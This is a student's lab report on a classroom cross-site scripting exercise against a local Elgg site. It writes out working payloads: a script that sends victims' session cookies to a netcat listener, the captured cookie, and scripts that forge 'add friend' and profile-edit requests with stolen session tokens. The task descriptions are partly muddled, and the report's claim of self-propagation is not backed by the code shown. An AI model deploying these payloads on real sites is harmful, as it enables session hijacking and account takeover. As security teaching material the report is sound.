Cross-Site Scripting Lab

Submitted to:
Dr. Md. Shariful Islam
Professor, Institute of Information Technology(IIT)
University of Dhaka

Submitted by:
Md Arif Hasan
BSSE-1112

Submission date: 12.09.2022

IIT
University of Dhaka
Institute of Information Technology

3.2)


Task 1: Posting a Malicious Message to Display an Alert Window

In XSS, an attacker injects his/her malicious code into the victim's browser via the target website. This task gives the code for triggering an alert message displaying 'XSS' whenever a user views Samy's profile.

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

<script>alert(document.cookie);</script>

If one embeds the above JavaScript code in one's profile (e.g. in the brief description field), then any user who views his profile will see the alert window.




3.3)

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in one's Elgg profile, such that when another user views his profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script type="text/javascript"
src="http://www.example.com/myscripts.js">
</script>
```




Elgg=t4nb66ldgf5fudmp2phjkdrrk4

3.4)

Task 3: Stealing Cookies from the Victim’s Machine

The last attack wasn’t very harmful to Alice because it simply displayed her session cookie on her own screen. In this task, Samy wants to steal her cookie.

To accomplish this, I use a new script:




```
<script>document.write("<img src=http://127.0.0.1:5555?c="
+ escape(document.cookie) + " >");
</script>
```

Part 127.0.0.1 is the IP address of the Attacker machine (Samy’s) and part - 5555 is a port number. The port number can be almost any number you want, as long as it isn’t a well-known port.

I once again edit Samy’s profile and place this new script in the About me section. I save the changes. This script will send an HTTP GET request to the Attacker machine's IP address at port location 5555. The Attacker machine needs to have a server listening on this port in order to receive the data (the cookie) being sent to that port.


I open a new terminal and use netcat (nc for short) to set up the server:



```
[09/11/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 56946)
GET /?c=Elgg%3Dt4nb66ldgf5fudmp2pbikdrrk4 HTTP/1.1
```

The (nc -l 5555) part is the command used to start the server. The -l flag instructs netcat to listen on the port and the -v flag tells netcat to be more verbose (print more information). You can use them together like I did here: -lv.

When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 127.0.0.1), where the attacker has a TCP server listening to the same port.



```
[09/11/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 56946)
GET /?c=Elgg%3Dt4nb66ldgf5fudmp2phjkdrrk4 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/admin
Connection: keep-alive

[09/11/22]seed@VM:~$ 
```

The 4th line iss Alice's cookie, **c= Elgg%3Dt4nb66ldgf5fudmp2phjkdrrk4.**


It was sent along with the script's GET request. The attack was successful and Samy now has Alice's session cookie.

3.5)

Task 4: Becoming the Victim's Friend

In this task, I need to find out what information is sent in the HTTP request sent out when a user adds Samy as a friend on the Elgg site. Imagine that Samy creates a fake account called Alice (this is a profile that has already been created for this lab) to add the Samy profile as a friend. While doing this, Firefox's web development network tool can be used to view the HTTP request that is sent.

A javascript code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering this JavaScript code.




```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add"
                + "?friend=47" + token + ts;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Before viewing Samy's profile I see Samy isn't one of Alice's friends:




Alice

About me

No friends yet.

Before viewing Samy's profile I see Samy isn't one of Alice's friends:



Alice


About me

Samy is my hero

3.6)

Task 5) Modifying the Victim's Profile

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify the profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton javaScript code that aids in completing the task.




Similar to Task 4, the above code should be placed in the "About Me" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 47){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Prior to viewing Samy's profile:



Alice

About me

After viewing Samy's profile:




Alice

About me


Samy is my hero

It looks like the attack is working. I need to check Alice's About me section to see if the code self-propagated and copied itself to Alice's profile:

Before viewing Alice's profile:



After viewing Alice's profile:



Samy is my hero

This shows that the script successfully self-propagates and each time a victim views an infected profile, they inadvertently add Samy to their friend's list and become infected with the script. So finally, I can conclude that - **THE ATTACK IS SUCCESSFUL.**